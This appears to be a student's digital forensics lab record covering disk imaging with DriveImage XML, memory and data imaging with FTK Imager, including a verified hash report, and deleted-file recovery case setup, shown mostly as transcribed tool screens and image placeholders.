

Practical 6

Aim:- Use DriveImage XML to image a hard drive.












Practical 7

Aim:- Create forensic images of digital devices from volatile data such as memory using imager for computer system.





Evidence Item Information

Case Number: 20

Evidence Number: 01

Unique Description: Network data

Examiner: Michael Winston

Notes: Sensitive Data

< Back Next > Cancel Help

Select Image Destination

Image Destination Folder
D:\cfprac7 Browse

Image Filename (Excluding Extension)
networkdata




Image Fragment Size (MB) 1500
For Raw, E01, and AFF formats: 0 = do not fragment

Compression (0=None, 1=Fastest, ..., 9=Smallest) 6

Use AD Encryption ☐

Filter by File Owner ☐

< Back Finish Cancel Help



networkdata.ad1 - Notepad
File Edit Format View Help

Created By AccessData® FTK® Imager 3.1.4.6

Case Information:
Acquired using: ADI3.1.4.6
Case Number: 20
Evidence Number: 01
Unique Description: Network data
Examiner: Michael Winston
Notes: Sensitive Data

Information for D:\cfprac7\networkdata.ad1:
[Computed Hashes]
MD5 checksum: 9bed1fb62fe2c4ab51379152814d52ce
SHA1 checksum: cf8f12d4ab91db366597b0308cf9d69389cf64ff

Image information:
Acquisition started: Wed Jul 13 11:02:31 2022
Acquisition finished: Wed Jul 13 11:02:31 2022
Segment list:
D:\cfprac7\networkdata.ad1

Image Verification Results:
Verification started: Wed Jul 13 11:02:31 2022
Verification finished: Wed Jul 13 11:02:31 2022
MD5 checksum: 9bed1fb62fe2c4ab51379152814d52ce : verified
SHA1 checksum: cf8f12d4ab91db366597b0308cf9d69389cf64ff : verified

Practical 8

Aim:- Recovering and inspecting deleted files.



New Case Information

Steps

1. Case Information

2. Optional Information

Case Information

Case Name:

Recover Files

Base Directory:

D:\cfprac8

Browse

Case Type:

☒ Single-user ☐ Multi-user

Case data will be stored in the following directory:

D:\cfprac8\Recover Files

< Back

Next >

Finish

Cancel

Help

New Case Information

Steps

1. Case Information

2. Optional Information

Optional Information

Case

Number:

26

Examiner

Name:

Michael Winston

Phone:

0808126745

Email:

abcd@gmail.com

Notes:

recovery of deleted data

Organization

Organization analysis is being done for:

Not Specified

Manage Organizations



< Back

Next >

Finish

Cancel

Help



Add Data Source

Steps

1. Select Type of Data Source To Add

2. **Select Data Source**

3. Configure Ingest Modules

4. Add Data Source

Select Data Source

Local Disk: Local Disk (D:)

Select Disk

Timezone: (GMT+5:30) Asia/Calcutta

☐ Ignore orphan files in FAT file systems
(faster results, although some data will not be searched)

☐ Make a VHD image of the drive while it is being analyzed

Files\ModuleOutput\Image Writer\Local Disk (D) 1657694218639.vhd

Browse

☐ Update case to use VHD file upon completion
Note that at least one ingest module must be run to create a complete copy

Sector Size: Auto Detect

< Back

Next >

Finish

Cancel

Help

Add Data Source

Steps

1. Select Type of Data Source To Add

2. Select Data Source

3. **Configure Ingest Modules**

4. Add Data Source

Configure Ingest Modules

Run ingest modules on:
All Files, Directories, and Unallocated Space

☒ Recent Activity

☒ Hash Lookup

☒ File Type Identification

☒ Extension Mismatch Detector

☒ Embedded File Extractor

☒ Picture Analyzer

☒ Keyword Search

☒ Email Parser

☒ Encryption Detection

☒ Interesting Files Identifier

☒ Central Repository

☒ PhotoRec Carver

☒ Virtual Machine Extractor

☒ Data Source Integrity

Select All

Deselect All

History

The selected module has no per-run settings.

Extracts recent user activity, such as Web browsing, recently us...

Global Settings


